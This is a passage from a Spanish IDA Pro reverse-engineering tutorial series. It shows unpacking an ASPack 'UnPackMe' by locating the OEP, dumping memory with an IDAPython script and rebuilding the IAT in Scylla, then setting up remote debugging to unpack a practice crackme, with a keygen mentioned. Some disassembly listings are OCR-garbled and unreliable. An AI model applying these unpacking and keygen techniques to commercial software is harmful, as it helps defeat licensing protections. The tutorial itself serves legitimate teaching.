


Allí paro justo después del POPAD cuando recupera los registros y vemos que desde el STUB va a saltar al OEP en 0x4271b0 ya que un PUSH XXX - RET es similar a un JMP XXX, así que traceamos un poco hasta llegar al OEP.



Hex View-1

Ahora debemos reanalizar el ejecutable, como hicimos en el caso anterior y creamos la función, si quisieramos solo hacer un snapshot de la memoria a una database para estudiar, este sería el momento, no lo repetiremos en este caso.



Lo siguiente es dumper para ello debemos hallar la ImageBase y la dirección final en el último segmento del ejecutable.

En SEGMENTS vemos que la ImageBase es 0x400000 y termina en 0x46e000.


Name	Start	End	R	W	X	D	L	Align	Base	T	EA
UnPackMe ASPack 2.2.exe	00400000	00401000	R	.	.	D	.	byte	0000	p	EA
.text	00401000	0044B000	R	W	X	.	L	para	0001	p	EB
.rdata	0044B000	00457000	R	W	X	.	L	para	0002	p	ED
.data	00457000	00460000	R	W	X	.	L	para	0003	p	ES
.idata	00460000	00463000	R	W	X	.	L	para	0004	p	EB
UnPackMe ASPack 2.2.exe	00463000	00468000	R	.	.	D	.	byte	0000	p	EI
.aspack	00468000	0046D000	R	W	X	.	L	para	0005	p	ES
.adata	0046D000	0046E000	R	W	X	.	L	para	0006	p	EF
debug015	004A5000	004A8000	R	W	.	D	.	byte	0000	p	EI
debug016	004A8000	004B0000	R	W	.	D	.	byte	0000	p	EF
...	...	...	S	W	.	D	.	byte	...	v	...


En vez de usar el script que utilizamos en la parte 15 usaremos la versión del mismo de Python.

```
1 import idaapi
2 import idc
3 import struct
4
5 bin=""
6
7 file=open("aspack.bin", "wb")
8
9 for ea in range (0x400000,0x46e000,4):
10     bin+=struct.pack("<L",idc.Dword(ea))
11
12
13 file.write(bin)
14 file.close()
```

Como esta tiene varias líneas lo armo en un editor de texto y lo guardo como archivo ipython\_dump.py lo adjunto al tutorial también.

Ahora desde el menú FILE-SCRIPT FILE lo abro se ejecuta y crea el archivo aspack.bin no tiene icono para ello usamos el PEEDITOR.






Click derecho DUMP FIXER.

Name	Date modified	Type	Size
aspack - Copy.exe	11/19/2016 12...	Application	440 KB
aspack.bin	11/19/2016 12...	BIN File	440 KB
ipython_dump.py	11/19/2016 12...	Python File	1 KB
Scylla_v0.9.8.rar	11/19/2016 10...	rar Archive	986 KB
UnPackMe_ASpack 2.2.exe	5/9/2009 5:42 ...	Application	197 KB
UnPackMe_ASpack 2.2.id0	11/19/2016 10...	ID0 File	16 KB
UnPackMe_ASpack 2.2.id1	11/19/2016 10...	ID1 File	0 KB
UnPackMe_ASpack 2.2.id2	11/19/2016 12...	ID2 File	70 KB
UnPackMe_ASpack 2.2.nam	11/19/2016 10...	NAM File	0 KB
UnPackMe_ASpack 2.2.til	11/19/2016 10...	TIL File	1 KB

Y al renombrarlo a EXE ya sale el icono.

Ahora abrimos el Scylla 0.98 en esta parte adjunte una versión más nueva, y por supuesto igual que antes buscare el proceso que está detenido aun en el OEP.



Ahora le ponemos el OEP que es 004271B0 y IAT AUTOSEARCH y GET IMPORTS.

Si apretamos SHOW INVALIDS y elegimos MODO ADVANCED vemos que hay unas cuantas malas, veamos si lo arregla automático.

Vemos que no lo puede arreglar así que miraremos a mano.

IDA View-EIP      Program Segmentation

25124 - UnPackMe\_ASPack 2.2.exe - C:\Users\ricna\Desktop\New folder (4)\UnPackMe\_ASPa

Imports

Advapi32.dll (5) FThunk: 00060818

comctl32.dll (2) FThunk: 00060830

Ahí vemos la primera entrada en 0x460818, esa es válida y coincide, más arriba empiezan las invalidas, veamos que hay en la primera invalida más arriba en 0x4600ec.

Si las acomodo un poco con D y luego las agrupo.

.idata:00460802 db 6  
.idata:00460803 db 0  
.idata:00460804 dd 62B4Ch  
.idata:00460808 dd 62B2Eh  
.idata:0046080C db 0 ; DATA XREF: .idata:00460808 to .idata:00460804  
.idata:0046080D db 0  
.idata:0046080E db 0  
.idata:0046080F db 0  
.idata:00460810 dd 80000008h  
.idata:00460814 dd 0 ; DATA XREF: .idata:00460804 to .idata:0046080C  
.idata:00460818 off\_460818 dd offset advapi32\_RegCloseKey ; DATA XREF: sub\_43F935+1461r  
.idata:0046081C off\_46081C dd offset advapi32\_RegOpenKeyExA ; DATA XREF: sub\_43F935+F91r

Se ven que el contenido no apunta a ninguna dirección valida y también si apretó CTRL mas X no hay referencias.


IDA View-EIP      Program Segmentation

Warning

There are no xrefs to .idata:00460804


OK      Help

Mientras que en una entrada real habrá referencias cuando se use la api, por ejemplo.




Así que esas no son entradas de la IAT, las quitaremos.

Vemos que si limpio con CLEAR y le doy IAT AUTOSEARCH de nuevo, pero le digo que no use las avanzadas las halla todas bien.




Vemos que la IAT ahora comienza en 0x460810 limpiando las que el MODO ADVANCED había agregado mal.

Así que ahora puedo buscar el dumptead y apretar FIX DUMP en el.



Y al reparado lo ejecuto sin problemas.



Y escribimos este tutorial ya que lo pide jeje.

Hasta la parte 17.

Ricardo Narvaja

# INTRODUCCIÓN AL REVERSING CON IDA PRO DESDE CERO PARTE 17

---

Llegamos a la parte 17 y se supone que al menos debían intentar resolver el ejercicio.

<http://ricardonarvaja.info/WEB/INTRODUCCION%20AL%20REVERSING%20CON%20IDA%20PRO%20DESDE%20CERO/EJERCICIOS/>


El mismo es muy simple y hay que desempacarlo como vimos en las partes anteriores y luego reversearlo para hallar la solución del mismo y si es posible hacer un keygen en Python.

En este caso vamos a cambiar un poco y voy a desempacarlo en forma remota a una máquina virtual que tengo de Windows 10 en VMWare Workstation.

La máquina principal para debuggear remoto es donde tengo corriendo el IDA en este caso es Windows 7 pero podría ser cualquier Windows, Linux, IOS etc donde tengamos corriendo el IDA instalado.

Igual todas las restricciones que ocurran al desempacar remoto serán las mismas que si el programa lo estuviera debuggeando en Windows 10 directamente, ya que allí es donde correrá el archivo empacado, que en este caso se llama PACKED\_PRACTICA\_1.exe.

Para abreviar, de acá en más a la maquina principal donde tengo el IDA instalado, la llamaré “PRINCIPAL” y a la imagen de Windows 10 que tengo corriendo en un VMWARE le llamaré “TARGET”.



Allí está el archivo empacado en el TARGET, y debo copiar también allí de la carpeta donde tengo instalado el IDA en la PRINCIPAL, el servidor remoto llamado win32\_remote.exe ya que mi sistema Windows 10 es de 64 bits, pero el programa empacado es de 32 bits, así que debo correr el server de 32 bits.

Nombre	Tipo	Tamaño	Fecha de ...	Carpeta
wince_remote_arm.dll	Extensión de la apli...	443 KB	08/08/201...	dbgsrv (C:\Archivos de programa (x86)\IDA 6.1)
wince_remote_tcp_arm.exe	Aplicación	428 KB	08/08/201...	dbgsrv (C:\Archivos de programa (x86)\IDA 6.1)
win32_remote.exe	Aplicación	489 KB	08/08/201...	dbgsrv (C:\Archivos de programa (x86)\IDA 6.1)
win64_remotex64.exe	Aplicación	646 KB	08/08/201...	dbgsrv (C:\Archivos de programa (x86)\IDA 6.1)

Copiamos también el ejecutable PACKED\_PRACTICA\_1.exe a la PRINCIPAL para realizar el análisis en forma LOCAL y lo abrimos en el LOADER poniendo la tilde en MANUAL LOAD para que lo analice y cargue todas las secciones.

Allí estamos en el LOADER mostrando el Entry Point del programa empacado, aun no arrancamos el DEBUGGER.

```


00408EC0 ; The code at 400000..401000 is hidden from normal disassembly
00408EC0 ; and was loaded because the user ordered to load it explicitly
00408EC0 ; 
00408EC0 ; <<< IT MAY CONTAIN TROJAN HORSES, VIRUSES, AND DO HARMFUL THINGS >>>
00408EC0 ;
00408EC0 ;
00408EC0 ;
00408EC0 ;
00408EC0 ;
00408EC0 ; public start
00408EC0 start proc near
00408EC0 var_AC = byte ptr -8Ch
00408EC0
00408EC0 pusha
00408EC1 mov    esi, offset dword_408000
00408EC1 lea    edi, [esi-7000h]
00408EC2 push   edi
00408EC3 or    ebp, 0xFFFFFFFFh
00408EC4 jnp   short loc_408EE2
00408EC5
00408EC6
00408EC7
00408EC8
00408EC9
00408EC0 ; loc_408EE2:
00408EC0 loc_408EE2: mov    ebx, [esi]
00408EC1 sub    esi, 1FFh
00408EC2 add    ebx, ebx
00408EC3
00408EC4
00408EC5
00408EC6
00408EC7
00408EC8
00408EC9
00408E9 ; loc_408EE9:
00408E9 loc_408EE9:

```

00012C0 00408EC0: start (Synchronized with Hex View-1)


Es muy importante no renombrar el IDB o sea que si el ejecutable se llama PACKED\_PRACTICA\_1.exe en la PRINCIPAL, al analizar guardara en la misma carpeta un IDB y debería llamarse PACKED\_PRACTICA\_1.idb y no de otra forma, sino habrá problemas para reconocer que el proceso remoto corresponde al mismo ejecutable analizado localmente.

Arrancamos el server remoto win32\_remote.exe en el TARGET.




Allí arranca el server remoto de IDA y escuchara en el IP y puerto que dice allí, en mi caso IP 10.80.65.157 y puerto 23946, copien los datos que muestra el de ustedes.


Cambien el debugger a REMOTE WINDOWS DEBUGGER.




En PROCESS OPTIONS ponen el IP y PORT del server de IDA y como necesitamos arrancarlo desde el inicio para desempacar ya que no nos podemos atachear porque ya lo encontraríamos corriendo, tendremos que arreglar las rutas que muestra allí, para que coincidan con la ubicación del ejecutable en el TARGET.



En mi caso el desempacado en el TARGET está en el DESKTOP y allí el path en mi caso será C:\Users\admin\Desktop\PACKED\_PRACTICA\_1.exe



Así que lo arreglo.



Ahora sí le damos a START PROCESS y parara en el entry point de esta forma están detenidos en el ENTRY POINT del empacado en MODO DEBUGGER.

Lo que si podemos apreciar que dado que el ejecutable tiene randomización las direcciones de donde se cargan varían cada vez que se reinicia, por lo cual es importante desde que lo arrancamos, dumpeamos y reparemos, la IAT sea el mismo proceso sin cerrarlo para que no cambien las direcciones entre tiro y tiro.

The screenshot shows the IDA Pro interface with three windows:

- Top Window:** Assembly view showing the start of the program. It includes comments like "The code at 400000..401000 is hidden from normal disassembly and was loaded because the user ordered to load it explicitly". The assembly code starts with `public start` and `start proc near`.
- Middle Window:** Registers view showing the state of registers (esi, edi, ebp) before the jump.
- Bottom Window:** Dump view showing memory starting at address 00238EE9.

```

00238EC0 ; The code at 400000..401000 is hidden from normal disassembly
00238EC0 ; and was loaded because the user ordered to load it explicitly
00238EC0 ;
00238EC0 ; <<< IT MAY CONTAIN TROJAN HORSES, VIRUSES, AND DO HARMFUL THINGS >>>
00238EC0 ;
00238EC0 ;
00238EC0 ;
00238EC0 ;
00238EC0 public start
00238EC0 start proc near
00238EC0
00238EC0 var_A0= byte ptr -0ACh
00238EC0
00238EC0 pusha
00238EC1 mov    esi, offset dword_238000
00238EC6 lea    edi, [esi-700h]
00238ECC push   edi
00238ECD or     ebp, 0FFFFFFFh
00238ED0 jmp    short loc_238EE2

```

```

00238EE2
00238EE2 loc_238EE2:
00238EE2 mov    ebx, [esi]
00238EE4 sub    esi, 0FFFFFFFCh
00238EE7 adc    ebx, ebx

```

```

00238EE9
00238EE9 loc_238EE9:

```

start (Synchronized with EIP)

46 27 28 4F 10 BE 20 4...+68XBF'-0.4.

Ahora vamos a mirar la primera sección de código después del header en SEGMENTS.

En mi caso veo que se inicia en 231000 y termina en 238000.


The screenshot shows the IDA Pro segments table:

Name	Start	End	R	W	X	D	L	Align	Base	Type	Class	AD	es	ss	ds	fs	gs
